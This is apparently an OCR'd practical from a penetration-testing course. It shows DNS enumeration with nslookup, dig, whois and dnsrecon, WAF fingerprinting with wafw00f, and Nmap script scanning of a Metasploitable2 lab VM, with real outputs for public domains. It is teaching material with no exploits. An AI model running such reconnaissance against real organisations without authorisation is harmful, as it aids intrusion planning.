
Step 2: Find out all the host services and their ports by using –sV




Step 3: Using Legion, we can also perform enumeration and search for open service ports.



Step 4: Specify the IP Subnet and Bits as shown and click on submit.



Step 5: After submitting it will start scanning all the available hosts in that subnet and you will see the Windows XP and Metasploitable2 Operating systems also displayed in the scan



DNS Enumeration:


- The process which locates all DNS servers and records of an organization is DNS enumeration.
- Domain Name System can be utilized as a source of information by an attacker to exploit and gain access to internal resources and systems of a specific organization.
- DNS enumeration will yield usernames, computer names, and IP addresses of potential target systems.

Note: DNS Enumeration needs to be performed while Legion runs in the background.


Step 1: To find out the host IP Address, IPv6 address and Mail Servers.

Step 2: To find out the host name servers and mail servers.


Step 3: To find the Name Servers by setting the type=ns using nslookup.




Step 4: The dig command can be used for advanced dns enumeration.



Step 5: Use dig command to get detailed info of mail servers of the target.



Step 6: Enter the keywords “dig packtpub.com <record>” to get the details about the target host.



Various functional keywords for the "dig" command:

Resource Record	Description
A	Specifies a computer's IP address.
ANY	Specifies all types of data.
CNAME	Specifies a canonical name for an alias.
GID	Specifies a group identifier of a group name.
HINFO	Specifies a computer's CPU and type of operating system.
MB	Specifies a mailbox domain name.
MG	Specifies a mail group member.
MINFO	Specifies mailbox or mail list information.
MR	Specifies the mail rename domain name.
MX	Specifies the mail exchanger.
NS	Specifies a DNS name server for the named zone.
PTR	Specifies a computer name if the query is an IP address; otherwise, specifies the pointer to other information.
SOA	Specifies the start-of-authority for a DNS zone.
TXT	Specifies the text information.
UID	Specifies the user identifier.
UINFO	Specifies the user information.
WKS	Describes a well-known service.

Using Whois to enumerate domain details:

```
└─$ whois facebook.com
   Domain Name: FACEBOOK.COM
   Registry Domain ID: 2320948_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.registrarsafe.com
   Registrar URL: http://www.registrarsafe.com
   Updated Date: 2025-04-23T19:08:37Z
   Creation Date: 1997-03-29T05:00:00Z
   Registry Expiry Date: 2034-03-30T04:00:00Z
   Registrar: RegistrarSafe, LLC
   Registrar IANA ID: 3237
   Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
   Registrar Abuse Contact Phone: +1-650-308-7004
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: A.NS.FACEBOOK.COM
   Name Server: B.NS.FACEBOOK.COM
   Name Server: C.NS.FACEBOOK.COM
   Name Server: D.NS.FACEBOOK.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-01-07T03:27:18Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
```

```
Admin City: Menlo Park
Admin State/Province: CA
Admin Postal Code: 94025
Admin Country: US
Admin Phone: +1.6505434800
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: domain@fb.com
Registry Tech ID:
Tech Name: Domain Admin
Tech Organization: Meta Platforms, Inc.
Tech Street: 1601 Willow Rd
Tech City: Menlo Park
Tech State/Province: CA
Tech Postal Code: 94025
Tech Country: US
Tech Phone: +1.6505434800
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: domain@fb.com
Name Server: a.ns.facebook.com
Name Server: b.ns.facebook.com
Name Server: c.ns.facebook.com
Name Server: d.ns.facebook.com
DNSSEC: Unsigned Delegation
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1.6503087004
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2026-01-07T03:27:32Z <<<

For more information on Whois status codes, please visit https://www.icann.org/resources/pages/epp-status-codes-2014-06-16-en

Please query the RDDS service of the Registrar of Record identified in this
output for information on how to contact the Registrant, Admin, or Tech contact
of the queried domain name.

--------------------------------------------------------------------------------

Search results obtained from the RegistrarSafe, LLC WHOIS database are
provided by RegistrarSafe, LLC for information purposes only, to assist
users in obtaining information concerning a domain name registration record.
The information contained therein is provided on an "as is" and "as available"
```

```
provided by RegistrarSafe, LLC for information purposes only, to assist
users in obtaining information concerning a domain name registration record.
The information contained therein is provided on an "as is" and "as available"
basis and RegistrarSafe, LLC does not guarantee the accuracy or completeness
of any information provided through the WHOIS database.  By submitting a WHOIS query,
you agree to the following: (1) that you will use any information provided through
the WHOIS only for lawful purposes; (2) that you will comply with all ICANN rules
and regulations governing use of the WHOIS; (3)  that you will not use any information
provided through the WHOIS to  enable, or otherwise cause the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail (i.e., spam); or
(4) that you will not use the WHOIS to enable or otherwise utilize high volume,
automated, electronic processes that apply to or attach to RegistrarSafe, LLC or
its systems. RegistrarSafe, LLC reserves the right to modify these terms
at any time and to take any other appropriate actions, including but not limited to
restricting any access that violates these terms and conditions. By submitting this
query, you acknowledge and agree to abide by the foregoing terms, conditions and policies.
```

DNS Record Search:


A Search that is specific for SRV records. An except of result is shown for each case.

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -t std -d www.packethub.com
2026-01-06T21:44:44.643764-0500 INFO Starting enumeration for domain: www.packethub.com
2026-01-06T21:44:44.644163-0500 INFO std: Performing General Enumeration against: www.packethub.com...
2026-01-06T21:44:44.687771-0500 ERROR No answer for DNSSEC query for www.packethub.com
2026-01-06T21:44:44.720046-0500 INFO     SOA ns-cloud-e1.googledomains.com 216.239.32.110
2026-01-06T21:44:44.720380-0500 INFO     SOA ns-cloud-e1.googledomains.com 2001:4860:4802:32::6e
2026-01-06T21:44:44.805911-0500 INFO     NS ns-cloud-e4.googledomains.com 216.239.38.110
2026-01-06T21:44:44.821280-0500 INFO     NS ns-cloud-e4.googledomains.com 2001:4860:4802:38::6e
2026-01-06T21:44:44.822194-0500 INFO     NS ns-cloud-e2.googledomains.com 216.239.34.110
2026-01-06T21:44:44.834093-0500 INFO     NS ns-cloud-e2.googledomains.com 2001:4860:4802:34::6e
2026-01-06T21:44:44.834653-0500 INFO     NS ns-cloud-e3.googledomains.com 216.239.36.110
2026-01-06T21:44:44.848747-0500 INFO     NS ns-cloud-e3.googledomains.com 2001:4860:4802:36::6e
2026-01-06T21:44:44.849195-0500 INFO     NS ns-cloud-e1.googledomains.com 216.239.32.110
2026-01-06T21:44:45.180598-0500 INFO     NS ns-cloud-e1.googledomains.com 2001:4860:4802:32::6e
2026-01-06T21:44:45.793642-0500 INFO     MX packethub-com.mail.eo.outlook.com 52.101.192.0
2026-01-06T21:44:45.794331-0500 INFO     MX packethub-com.mail.eo.outlook.com 52.101.192.1
2026-01-06T21:44:45.794511-0500 INFO     MX packethub-com.mail.eo.outlook.com 52.101.190.1
2026-01-06T21:44:45.794626-0500 INFO     MX packethub-com.mail.eo.outlook.com 52.101.190.2
2026-01-06T21:44:45.794714-0500 INFO     MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c942::
2026-01-06T21:44:45.794796-0500 INFO     MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c942::2
2026-01-06T21:44:45.794875-0500 INFO     MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c944::1
2026-01-06T21:44:45.794960-0500 INFO     MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c942::1
2026-01-06T21:44:45.883802-0500 INFO     CNAME www.packethub.com packethub.com
2026-01-06T21:44:45.884143-0500 INFO     A packethub.com 35.208.202.142
2026-01-06T21:44:45.923182-0500 INFO     TXT www.packethub.com v=spf1 include:spf.protection.outlook.com -all
2026-01-06T21:44:45.947161-0500 INFO Enumerating SRV Records
2026-01-06T21:44:46.050710-0500 ERROR No SRV Records Found for www.packethub.com
2026-01-06T21:44:46.051071-0500 INFO Completed enumeration for domain: www.packethub.com

┌──(kali㉿kali)-[~]
└─$
```

Another Tool that Hacker Utilized during active reconnaissance is waw00f; this tool is pre-installed in the latest version of Kali Linux. It is used to identify and fingerprint the WAF Products. It also provides a list of well-known WAFs.

```
┌──(kali㉿kali)-[~]
└─$ wafw00f www.target.com

                ~ WAFW00F : v2.3.1 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.target.com
[+] Generic Detection results:
[*] The site https://www.target.com seems to be behind a WAF or some sort of security solution
[~] Reason: The server returns a different response code when an attack string is used.
Normal response code is "200", while the response code to cross-site scripting attack is "406"
[~] Number of requests: 5

┌──(kali㉿kali)-[~]
└─$
```

Using netcat to grab the banner of the Target



Practical No. 4

Aim - Practical on vulnerability scanning and assessment.

Theory -

Vulnerability scanning is the automated process of identifying and cataloging security weaknesses, such as unpatched software, misconfigurations, and outdated protocols, within a target environment. Unlike active exploitation, a vulnerability assessment focuses on providing a systematic inventory of risks and ranking them based on severity using frameworks like the Common Vulnerability Scoring System (CVSS). By utilizing tools such as Nmap (with NSE scripts) or OpenVAS (GVM), practitioners can perform both credentialed and non-credentialed scans to detect known vulnerabilities (CVEs) across the network. This phase is crucial for prioritizing remediation efforts and establishing a security baseline before moving into the manual exploitation phase of penetration testing. Ultimately, these assessments allow organizations to proactively identify "open doors" and mitigate potential threats before they can be leveraged by an adversary.

Vulnerability Scanning using Nmap:

Step 1: Navigate to nmap scripts folder and view all the scripts in that folder.

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/nmap/scripts

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls | wc -l
610
```

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls -la | more
total 5044
drwxr-xr-x 2 root root 36864 Dec  2 21:32 .
drwxr-xr-x 4 root root  4096 Dec  2 21:32 ..
-rw-r--r-- 1 root root  3901 May 15  2025 acarsd-info.nse
-rw-r--r-- 1 root root  8749 May 15  2025 address-info.nse
-rw-r--r-- 1 root root  3345 May 15  2025 afp-brute.nse
-rw-r--r-- 1 root root  6463 May 15  2025 afp-ls.nse
-rw-r--r-- 1 root root  7001 May 15  2025 afp-path-vuln.nse
-rw-r--r-- 1 root root  5600 May 15  2025 afp-serverinfo.nse
-rw-r--r-- 1 root root  2621 May 15  2025 afp-showmount.nse
-rw-r--r-- 1 root root  2262 May 15  2025 ajp-auth.nse
-rw-r--r-- 1 root root  2983 May 15  2025 ajp-brute.nse
-rw-r--r-- 1 root root  1329 May 15  2025 ajp-headers.nse
-rw-r--r-- 1 root root  2590 May 15  2025 ajp-methods.nse
-rw-r--r-- 1 root root  3051 May 15  2025 ajp-request.nse
-rw-r--r-- 1 root root  6719 May 15  2025 allseeingeye-info.nse
-rw-r--r-- 1 root root  1678 May 15  2025 amqp-info.nse
-rw-r--r-- 1 root root 15024 May 15  2025 asn-query.nse
-rw-r--r-- 1 root root  2054 May 15  2025 auth-owners.nse
-rw-r--r-- 1 root root   870 May 15  2025 auth-spoof.nse
-rw-r--r-- 1 root root  9050 May 15  2025 backorifice-brute.nse
-rw-r--r-- 1 root root 10193 May 15  2025 backorifice-info.nse
-rw-r--r-- 1 root root 53137 May 15  2025 bacnet-info.nse
-rw-r--r-- 1 root root  6136 May 15  2025 banner.nse
-rw-r--r-- 1 root root  2012 May 15  2025 bitcoin-getaddr.nse
-rw-r--r-- 1 root root  1812 May 15  2025 bitcoin-info.nse
-rw-r--r-- 1 root root  4437 May 15  2025 bitcoinrpc-info.nse
-rw-r--r-- 1 root root  4079 May 15  2025 bittorrent-discovery.nse
-rw-r--r-- 1 root root  1344 May 15  2025 bjnp-discover.nse
-rw-r--r-- 1 root root  4428 May 15  2025 broadcast-ataoe-discover.nse
-rw-r--r-- 1 root root  2964 May 15  2025 broadcast-avahi-dos.nse
-rw-r--r-- 1 root root  4786 May 15  2025 broadcast-bjnp-discover.nse
-rw-r--r-- 1 root root  2438 May 15  2025 broadcast-db2-discover.nse
-rw-r--r-- 1 root root  3217 May 15  2025 broadcast-dhcp6-discover.nse
-rw-r--r-- 1 root root 10151 May 15  2025 broadcast-dhcp-discover.nse
-rw-r--r-- 1 root root  1499 May 15  2025 broadcast-dns-service-discovery.nse
-rw-r--r-- 1 root root  3866 May 15  2025 broadcast-dropbox-listener.nse
-rw-r--r-- 1 root root 12202 May 15  2025 broadcast-eigrp-discovery.nse
-rw-r--r-- 1 root root  3472 May 15  2025 broadcast-hid-discoveryd.nse
-rw-r--r-- 1 root root 14655 May 15  2025 broadcast-igmp-discovery.nse
-rw-r--r-- 1 root root  3184 May 15  2025 broadcast-jenkins-discover.nse
```

Step 2: Update scripts: Before Nmap can be used to perform a vulnerability scan, penetration testers must update the Nmap script database to see whether there are any new scripts added to the database, so that they do not miss the vulnerability identification.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap --script-updatedb
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 22:49 EST
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.49 seconds
```

Step 3: Run Nmap to check vulnerability services running on metasploitable2.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap -sC 192.168.226.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 23:06 EST
Nmap scan report for 192.168.226.132
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.226.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet
25/tcp   open  smtp
```

```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-01-06T23:06:37-05:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 1h15m02s, deviation: 2h30m00s, median: 1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Nmap done: 1 IP address (1 host up) scanned in 71.45 seconds

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$
```

Step 4: Let us find available scripts to find vulnerability for ssh.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script-help ssh2-enum-algos
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 22:52 EST

ssh2-enum-algos
Categories: safe discovery
https://nmap.org/nsedoc/scripts/ssh2-enum-algos.html
  Reports the number of algorithms (for encryption, compression, etc.) that
  the target SSH2 server offers. If verbosity is set, the offered algorithms
  are each listed by type.

  If the "client to server" and "server to client" algorithm lists are identical
  (order specifies preference) then the list is shown only once under a combined
  type.

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$
```

Step 5: Get more info on ssh-run script.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script-help ssh-run
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 22:53 EST

ssh-run
Categories: intrusive
https://nmap.org/nsedoc/scripts/ssh-run.html
  Runs remote command on ssh server and returns command output.

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$
```

Step 6: Let's run the ssh-run script on our target (metasploitable2 IP Address).

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=ssh-run 192.168.226.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 23:12 EST
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 192.168.226.132
Host is up (0.00085s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
|_ssh-run: Failed to specify credentials and command to run.
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:63:20:48 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sS
```

Step 7: Get available scripts for http.


```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls | grep http
http-adobe-coldfusion-apsa1301.nse
http-affiliate-id.nse
http-apache-negotiation.nse
http-apache-server-status.nse
http-aspnet-debug.nse
http-auth-finder.nse
http-auth.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-backup-finder.nse
http-barracuda-dir-traversal.nse
http-bigip-cookie.nse
http-brute.nse
http-cakephp-version.nse
